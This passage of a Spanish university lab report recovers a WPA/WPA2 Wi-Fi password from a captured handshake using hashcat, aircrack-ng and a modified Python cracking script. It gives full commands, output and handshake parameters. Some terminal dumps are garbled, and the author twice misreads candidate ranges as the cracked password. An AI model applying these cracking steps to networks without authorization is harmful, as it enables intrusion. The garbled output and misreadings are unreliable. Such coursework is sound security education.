- **handshake.pcapng**: Este es el nombre del archivo de captura en formato PCAPng que contiene los datos de autenticación de una red Wi-Fi protegida con contraseña. Este archivo se utiliza como entrada para el comando y se procesa para extraer y convertir los hashes en el archivo de salida "hashshake.hc22000."

4.1. obtiene contraseña con hashcat con potfile

Para obtener las contraseñas con potfile se utilizará el siguiente comando: `hashcat -m 22000 hashshake.hc22000 rockyou_mod.dic --potfile-path potfile.txt`.

- **-m 22000**: Opción que especifica el modo de hash para el ataque. En este caso, el modo es 22000, que generalmente se usa para hashes de tipo WPA/WPA2 (handshake de autenticación en redes Wi-Fi protegidas con contraseña).
- **hashshake.hc22000**: Nombre del archivo que contiene el hash del handshake de autenticación capturado previamente en una red Wi-Fi. El ataque se realizará utilizando este hash como objetivo para adivinar la contraseña.
- **rockyou_mod.dic**: Nombre del archivo de diccionario de contraseñas que se utilizará para realizar el ataque. Hashcat probará todas las contraseñas del diccionario en el hash objetivo para encontrar una coincidencia.
- **--potfile-path potfile.txt**: Opción que especifica el archivo donde Hashcat guardará las contraseñas ya descifradas. El archivo se llama "potfile.txt". Este archivo almacena las contraseñas que Hashcat ha descifrado con éxito durante el ataque.

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ hashcat -m 22000 hashshake.hc22000 rockyou_mod.dic --potfile-path potfile.txt
hashcat (v6.2.6-807-g7b52dad8c) starting [santiago-Aspire-A315-53] [potfile.txt]

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 4859/9783 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests, 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1 [hashshake.hc22000]

Optimizers applied:
* Zero-Byte
* Single-Hash [resultado-filtro.png]
* Single-Salt [rockyou_mod.dic]
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache built:
* Filename..: rockyou_mod.dic
* Passwords.: 11059736
* Bytes.....: 120106286
* Keyspace...: 11059718
* Runtime....: 3 secs

1813acb976741b446d43369fb96dbf90:b0487ad2dc18:eede678cdf8b:VTR-1645213:Security0

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOl)
Hash.Target.....: hashshake.hc22000
Time.Started....: Wed Oct 18 21:29:50 2023 (1 sec)
Time.Estimated...: Wed Oct 18 21:29:51 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou_mod.dic)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2052 H/s (2.92ms) @ Accel:256 Loops:64 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3817/11059718 (0.03%) [santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3]
Rejected.....: 1769/3817 (46.35%)
Restore.Point....: 0/11059718 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Password0 -> PASSWORD10
Hardware.Mon.#1...: Temp: 84c Util: 88%

Started: Wed Oct 18 21:28:13 2023
Stopped: Wed Oct 18 21:29:53 2023
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ ls
captura-01.cap captura-01-dec.cap captura-mensaje-pas01.png handshake.pcapng hashshake.hc22000 Paso2.py potfile.txt resultado-filtro.png rockyou_mod.dic rockyou.txt
```

Figura 14: Ejecución del comando hashcat para obtener contraseñas.

Se observa que el estado está *Cracked*, lo que indica que el comando funcionó correctamente. La contraseña obtenida es **PASSWORD10**.

```
Paso2.py potfile.txt x
Lab3 > potfile.txt
1 55e1e0f08ed75380f627c6dc48207454b754983771ffc8031d89c5198d6fac76*5654522d31363435323133:Security0
2
```

Figura 15: Contraseña obtenida mediante Hashcat y potfile.

En el archivo potfile.txt se encuentra lo siguiente (debido a su longitud, se muestra en 2 líneas, pero es una sola):

```
55e1e0f08ed75380f627c6dc48207454b754983771ffc8031d89c5198d6fac76
*5654522d31363435323133 : Security0
```

Se supone que la contraseña obtenida es **Security0**.

4.2. identifica nomenclatura del output

Sobre el contenido mostrado en la consola cuando se ejecuta el comando por primera vez, se pueden identificar los siguientes aspectos:

1. Se proporciona información sobre la versión de Hashcat y la plataforma OpenCL utilizada.
2. Información sobre el dispositivo de hardware disponible para realizar el ataque. En este caso, se utiliza un procesador Intel Core i5-8250U con ciertas especificaciones de memoria.
3. Se especifica la longitud mínima y máxima de las contraseñas admitidas por el kernel.
4. Detalles sobre el número de hashes, hashes únicos y sales en el archivo de entrada.
5. Información sobre el uso de optimizadores y configuraciones.
6. Se establece un límite de temperatura (90°C) para abortar el proceso en caso de sobrecalentamiento.
7. Se proporciona la cantidad de memoria del host requerida para el ataque.
8. Se muestra una estadística de la caché del diccionario utilizado, que contiene detalles sobre el archivo de diccionario y el tamaño del espacio de claves.
9. Luego, se presenta el hash objetivo y algunos datos relacionados con la sesión, como la fecha de inicio y el modo de hash.
10. Se detalla la velocidad de adivinanza de contraseñas en hashes por segundo (H/s) y se muestran estadísticas sobre la cantidad de contraseñas descifradas.
11. Se informa sobre el progreso actual del ataque, incluyendo la cantidad de hashes procesados y cuántos han sido rechazados.
12. Se presenta información sobre la restauración y la generación de candidatos.
13. Detalles sobre el hardware y el uso de recursos durante el ataque.
14. Finalmente, se proporciona la fecha y hora de inicio y finalización del ataque.

Si nos fijamos en el output mostrado por consola se puede ver la siguiente línea `1813acb976741b446d431645213:Security0` el cual contiene la contraseña junto con el SSID de la captura de cloudshark.

Luego si observamos el contenido del archivo generado *potfile.txt*, podemos identificar los siguientes elementos:

- **55e1e0f08ed75380f627c6dc48207454b754983771ffc8031d89c5198d6fac76**: Esto puede ser el hash descifrado. Es una representación en formato hexadecimal de la contraseña original que se ha descifrado.

- *: Este asterisco actúa como un delimitador entre el hash y el resto de la información.
- **5654522d31363435323133**: Esta parte representa la información adicional asociada al hash descifrado. En el contexto de contraseñas WPA, esto a menudo se refiere a información como el SSID (nombre de la red inalámbrica) a la que pertenece el hash. En este caso, "5654522d31363435323133" parece ser una cadena hexadecimal que podría representar información específica de la red inalámbrica.
- **Security0**: Se presume que esta es la contraseña que se buscaba.

4.3. obtiene contraseña con hashcat sin potfile

Para obtener la contraseña con Hashcat, pero sin el uso del potfile, se utilizó el siguiente comando: `hashcat -m 22000 hashshake.hc22000 rockyou_mod.dic --potfile-disable`, en el cual se desactiva el uso del potfile.

```

Stopped: Wed Oct 18 22:40:34 2023
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ hashcat -m 22000 hashshake.hc22000 rockyou_mod.dic --potfile-disable
hashcat (v6.2.6-807-g7b52dad8c) starting 1 55e1e0f08ed75380f627c6dc482074546754983771f1c8031d89c5198d6fac76*5654522d31363435323133:Se

=====
OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 4859/9783 MB (2048 MB allocatable), 8MCU

=====
Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

[3] handshake.pcapng
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

[4] password.txt
Optimizers applied: lo-filtro.png
* Zero-Byte
* Single-Hash rockyou_mod.dic
* Single-Salt rockyou.txt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: rockyou_mod.dic
* Passwords.: 11059718
* Bytes.....: 120106285
* Keyspace..: 11059718

1813acb976741b446d43369fb96dbf90:b0487ad2dc18:eede678cdf8b:VTR-1645213:Security0

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: hashshake.hc22000
Time.Started.....: Wed Oct 18 22:43:15 2023 (0 secs)
Time.Estimated....: Wed Oct 18 22:43:15 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou_mod.dic)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 12502 H/s (9.95ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2907/11059718 (0.03%)
Rejected.....: 1371/2907 (47.16%)
Restore.Point....: 1965/11059718 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Magandaako0 -> Dangerous0
Hardware.Mon.#1...: Temp: 79c Util: 21%

Started: Wed Oct 18 22:43:13 2023
Stopped: Wed Oct 18 22:43:17 2023

```

Figura 16: Ejecución del comando Hashcat sin potfile.

Se observa que el estado está en *Cracked*, lo que indica que el comando funcionó correctamente. La contraseña candidata obtenida es **Dangerous0**.

Si observamos el output mostrado por la consola, se puede ver la siguiente línea: `1813acb976741b446d43369fb96dbf90:b0487ad2dc18:eede678cdf8b:VTR-1645213:Security0`. Esta línea contiene la contraseña junto con el SSID de la captura de Cloudshark.

4.4. Identificación de nomenclatura en el output

Sobre el contenido mostrado en la consola cuando se ejecuta el comando por primera vez, se pueden identificar los siguientes aspectos:

1. Se proporciona información sobre la versión de Hashcat y la plataforma OpenCL utilizada.
2. Información sobre el dispositivo de hardware disponible para realizar el ataque. En este caso, se utiliza un procesador Intel Core i5-8250U con ciertas especificaciones de memoria.
3. Se especifica la longitud mínima y máxima de las contraseñas admitidas por el kernel.
4. Detalles sobre el número de hashes, hashes únicos y sales en el archivo de entrada.
5. Información sobre el uso de optimizadores y configuraciones.
6. Se establece un límite de temperatura (90°C) para abortar el proceso en caso de sobrecalentamiento.
7. Se proporciona la cantidad de memoria del host requerida para el ataque.
8. Se muestra una estadística de la caché del diccionario utilizado, que contiene detalles sobre el archivo de diccionario y el tamaño del espacio de claves.
9. Luego, se presenta el hash objetivo y algunos datos relacionados con la sesión, como la fecha de inicio y el modo de hash.
10. Se detalla la velocidad de adivinanza de contraseñas en hashes por segundo (H/s) y se muestran estadísticas sobre la cantidad de contraseñas descifradas.
11. Se informa sobre el progreso actual del ataque, incluyendo la cantidad de hashes procesados y cuántos han sido rechazados.
12. Se presenta información sobre la restauración y la generación de candidatos.
13. Detalles sobre el hardware y el uso de recursos durante el ataque.
14. Finalmente, se proporciona la fecha y hora de inicio y finalización del ataque.

Si observamos el output mostrado por la consola, se puede ver la siguiente línea: `1813acb976741b446d41645213:Security0`. Esta línea contiene la contraseña junto con el SSID de la captura de Cloudshark.

4.5. Obtención de contraseña con aircrack-ng

Para obtener la contraseña con Aircrack-ng se utilizó el siguiente comando: `aircrack-ng -w rockyou_mod.dic handshake.pcap`.

4.6 identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ aircrack-ng -w rockyou_mod.dic handshake.pcap
Reading packets, please wait...
Opening handshake.pcap
Read 13 packets.

# BSSID      ESSID      Encryption
1 B0:48:7A:D2:DC:18 VTR-1645213 WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
Opening handshake.pcap
Read 13 packets.

1 potential targets
```

Figura 17: Primera mitad de la ejecución del comando Aircrack-ng.

```
Aircrack-ng 1.6
[00:00:00] 3503/9285370 keys tested (10439.01 k/s)
Time left: 14 minutes, 49 seconds 0.04%

KEY FOUND! [ Security0 ]

Master Key      : 55 E1 E0 F0 8E D7 53 80 F6 27 C6 DC 48 20 74 54
                  B7 54 98 37 71 FF C8 03 1D 89 C5 19 8D 6F AC 76

Transient Key   : 3C 1B 89 A6 31 30 BA 04 B6 59 D9 7E 65 BD D2 07
                  9E C6 8D 2A D6 EF 7F 9E A1 95 1C BC CC 62 A6 5D
                  CC 07 B2 E3 9D 12 99 A7 66 D4 3C D7 61 56 53 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 18 13 AC B9 76 74 1B 44 6D 43 36 9F B9 6D BF 90
```

Figura 18: Segunda mitad de la ejecución del comando Aircrack-ng.

La contraseña obtenida mediante Aircrack-ng es **Security0**.

4.6. identifica y modifica parámetros solicitados por pycrack

Se realizaron modificaciones al archivo *pywd.py*. En primer lugar, se comentó la función `RunTest()`. Luego, en el bloque `with open`, se agregó la referencia al diccionario que se utilizará, en este caso, el archivo *rockyou_mod.dic*. A continuación, se procedió a modificar los siguientes parámetros. No se incluirán imágenes para visualizar estos datos, pero se explicará de dónde se obtienen:

4.6 identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)

- El SSID se encuentra en la primera columna del primer paquete, donde aparece .Association Request, SN=2292, FN=0, Flags=....., SSID=VTR-1645213.”

- El ANonce y el SNonce se pueden encontrar observando los dos primeros paquetes con protocolo EAPOL. Estos valores se obtienen de la manera indicada en las siguientes imágenes correspondientes (ANonce y SNonce):




Figura 19: Obtención del ANonce.

4.6 identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)




Figura 20: Obtención del SNonce.

- Las direcciones MAC *apmac* y *climac* corresponden a las direcciones MAC en formato hexadecimal de la antena TP-Link y el receptor, respectivamente. Para obtenerlas, vaya a la columna "source," seleccione una de las dos direcciones MAC y cópiela en formato hexadecimal, excluyendo los dos puntos ":". Luego, repita este proceso para la dirección MAC del destinatario.

- Los valores de los MICs no nulos (MIC1, MIC2 y MIC3) se encuentran a partir del segundo paquete EAPOL que indica "WPA Key MIC." Copie y pegue estos valores. En cuanto a los campos de *data1*, *data2* y *data3*, siga las instrucciones proporcionadas en los comentarios del código. Debe copiar la sección "802.1X AUTHENTICATION" y reemplazar la parte correspondiente al MIC por ceros "0".

4.6 identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)

CS Enterprise // cloudshark.org

handshake.pcap 1.1 kb · 13 packets · [more info](#)

Start typing a Display Filter

✓ Apply Clear Filters ▾

Analysis Tools ▾ Export ▾

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	802.11	123	Association Request, SN=2292, FN=0, Flags=....., SSID=VTR-1645213
2	0.000002		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....
3	0.002401	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	802.11	102	Association Response, SN=1184, FN=0, Flags=.....
4	0.002402		Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	18	Acknowledgement, Flags=.....
5	0.007381	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	EAPOL	133	Key (Message 1 of 4)
6	0.009336		Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
7	0.017080	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	EAPOL	155	Key (Message 2 of 4)
8	0.017082		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....
9	0.017087		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Clear-to-send, Flags=.....
10	0.050774	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	EAPOL	189	Key (Message 3 of 4)
11	0.050776		Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
12	0.054559	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	EAPOL	133	Key (Message 4 of 4)
13	0.054560		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....

▶ Frame 7: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
 ▶ IEEE 802.11 QoS Data, Flags:T
 ▶ Logical-Link Control
 = 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: Key (3)
 Length: 117
 Key Descriptor Type: EAPOL RSN Key (2)
 [Message number: 2]
 ▶ Key Information: 0x010a
 Key Length: 0
 Replay Counter: 1
 WPA Key Nonce: 30bde6b043c2aff8ea482dee7d788e95b634e3f8e3d73c038f5869b96bbe9cdc
 Key IV: 00000000000000000000000000000000
 WPA Key RSC: 0000000000000000
 WPA Key ID: 0000000000000000
 WPA Key MIC: 1b333333976741b446d43369f96dbf96
 WPA Key Data Length: 22
 ▶ WPA Key Data: 30140100000fac040100000fac040100000fac020000

```

0000  88 01 3a 01 b0 48 7a d2 dc 18 ee de 67 8c df 8b  ....H2.....g...
0010  b0 48 7a d2 dc 18 00 00 06 00 aa ab 03 00 00 00  ...X.....
0020  88 8e 01 03 00 05 72 01 0a 00 00 00 00 00 00 00  ...U.....H-...
0030  00 00 01 30 bd e6 b0 43 c2 af f8 ea 48 2d ee 7d  ...0.....X1...
0040  78 9e 95 b6 34 e3 f8 e3 d7 3c 03 8f 58 69 b9 b6  ...4.....X1...
0050  be 9c dc 00 00 00 00 00 00 00 00 00 00 00 00  ...t.....C...
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....t.....C...
0070  00 00 00 18 13 ac b9 76 74 1b 44 6d 43 36 9f b9  .....t.....C...
0080  6d bf 90 0e 16 30 14 01 00 00 0f ac 04 01 00 00  ...t.....C...
0090  0f ac 04 01 00 00 0f ac 02 00 00  .....
  
```

Figura 21: Cómo obtener los MICs.

```
1 with open('rockyou_mod.dic') as f:  
2     S = []  
3     for l in f:  
4         S.append(l.strip())  
5  
6 #ssid name  
7 ssid = "VTR-1645213"  
8  
9 #ANonce  
10 aNonce = a2b_hex('4  
    c2fb7eca28fba45accefdde3ac5e433314270e04355b6d95086031b004a31935  
    ')  
11  
12 #SNonce  
13 sNonce = a2b_hex("30  
    bde6b043c2aff8ea482dee7d788e95b634e3f8e3d73c038f5869b96bbe9cdc  
    ")  
14  
15 #Authenticator MAC (AP)  
16 apMac = a2b_hex("b0487ad2dc18")  
17  
18 #Station address: MAC of client  
19 cliMac = a2b_hex("eede678cdf8b")  
20  
21 #The first MIC  
22 mic1 = "1813acb976741b446d43369fb96dbf90"  
23  
24 #The entire 802.1x frame of the second handshake message with  
25   the MIC field set to all zeros  
26  
27 data1 = a2b_hex("0103007502010  
    a00000000000000000000000130bde6b043c2aff8ea482dee7d788e95b634e3f8e3d73
```

[illegible]

Listing 2: Fragmento del código de pywd.py

4.7. obtiene contraseña con pycrack

Para obtener la contraseña mediante PyCrack, se ejecuta el programa desde la terminal, lo que produce la siguiente salida:

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab3$ python3 pywd.py
!!!Password Found!!!
Desired MIC1:      1813acb976741b446d43369fb96dbf90
Computed MIC1:     1813acb976741b446d43369fb96dbf90

Desired MIC2:      a349d01089960aa9f94b5857b0ea10c6
Computed MIC2:     a349d01089960aa9f94b5857b0ea10c6

Desired MIC2:      5cf0d63af458f13a83daa686df1f4067
Computed MIC2:     5cf0d63af458f13a83daa686df1f4067
Password:          Security0
```

Figura 22: Obtención de la contraseña mediante el programa PyCrack.

La contraseña obtenida mediante la ejecución del programa PyCrack fue **Security0**.

5. Conclusiones y comentarios

En el paso 1, se llevó a cabo un proceso detallado de identificación y obtención de una contraseña de una red inalámbrica protegida con el protocolo WEP. Se utilizó un adaptador USB inalámbrico TP-Link TL-WN722N v2 configurado en modo monitor para capturar paquetes y se realizaron varias etapas para obtener la contraseña. A continuación, resumimos las principales conclusiones:

1. La configuración de la tarjeta de red en modo monitor es esencial para la captura de paquetes y el escaneo de redes inalámbricas. El uso de comandos como ‘airmon-ng’ y ‘iwconfig’ permite verificar la correcta configuración.
2. La identificación de la red objetivo se basó en la exploración de redes inalámbricas con ‘airodump-ng’. La elección se centró en una red que se destacaba por su configuración de seguridad “WEP”, indicando un cifrado WEP y un nombre ESSID revelador.
3. Se aplicaron conceptos de la paradoja del cumpleaños para explicar por qué se requieren más de 5000 paquetes para obtener la contraseña WEP. La probabilidad de encontrar duplicados en vectores de inicialización aumenta con el número de paquetes capturados.
4. La contraseña de la red se obtuvo mediante un ataque de fuerza bruta utilizando ‘aircrack-ng’. El tiempo necesario para obtener la contraseña puede variar según la potencia de la contraseña y otros factores.
5. El contenido capturado se descifró utilizando ‘airdecap-ng’, lo que permitió identificar una URL.
6. La URL se obtuvo mediante la inspección de paquetes en Wireshark y llevó a la descarga de un archivo de captura alojado en CloudShark.

En resumen, este laboratorio proporcionó una comprensión profunda de las técnicas utilizadas en la identificación y obtención de contraseñas de redes inalámbricas con protocolo de seguridad WEP. Se destacó la importancia de la configuración de la tarjeta de red, la elección de objetivos y el uso de conceptos matemáticos para estimar la cantidad de paquetes necesarios. Además, se demostró el proceso paso a paso para obtener y descifrar la contraseña de la red de interés. Estas habilidades son fundamentales en la evaluación de la seguridad de redes inalámbricas.

En el paso 2 y 3, exploramos varias técnicas para recuperar contraseñas de redes Wi-Fi protegidas con el protocolo WPA/WPA2. Utilizamos herramientas como Hashcat, Aircrack-ng y Pywd para llevar a cabo el proceso de recuperación de contraseñas. A continuación, resumimos las principales conclusiones obtenidas:

1. Hashcat es una poderosa herramienta de recuperación de contraseñas que admite varios modos y tipos de hashes. Durante el laboratorio, utilizamos el modo 22000 de Hashcat, que se adapta a hashes WPA/WPA2.

2. La opción ‘–potfile-disable’ en Hashcat permite realizar un ataque sin el uso del potfile, lo que puede ser útil en situaciones específicas.
3. La herramienta Aircrack-ng también se mostró eficaz para recuperar contraseñas WPA/WPA2. Utiliza diccionarios y un archivo de captura para realizar ataques de fuerza bruta.
4. Pywd es una herramienta personalizada que requiere modificaciones en su código para adaptarlo a un caso específico. Permite una recuperación de contraseñas más personalizada, extrayendo ciertos parámetros de la captura de Wireshark.
5. En el proceso, se identificaron elementos críticos necesarios para realizar ataques de recuperación de contraseñas: el SSID, ANonce, SNonce, direcciones MAC y los valores de los MICs no nulos. Estos elementos son fundamentales para realizar ataques exitosos.
6. La recuperación de contraseñas es una tarea que requiere tiempo y recursos significativos. La velocidad de recuperación depende de la potencia de cómputo y la calidad de las listas de contraseñas utilizadas.
7. La información proporcionada por las herramientas y los archivos resultantes, como el potfile, puede contener valiosos datos que ayudan a comprender mejor el proceso de recuperación y el contenido de las contraseñas recuperadas.

En resumen, el laboratorio nos brindó una visión detallada de las técnicas y herramientas utilizadas para recuperar contraseñas de redes Wi-Fi protegidas con WPA/WPA2. Aprendimos a utilizar herramientas como Hashcat, Aircrack-ng y Pywd, y comprendimos la importancia de los elementos críticos necesarios para realizar ataques exitosos. La recuperación de contraseñas es una tarea desafiante que requiere conocimientos técnicos y recursos adecuados, y estas herramientas son valiosas en el ámbito de la seguridad cibernética.

6. Enlaces

- Enlace al repositorio de Github.
- Google Drive con los archivos utilizados.
- Documentación de Aircrack-ng.
- Birthday Attack explicación.

: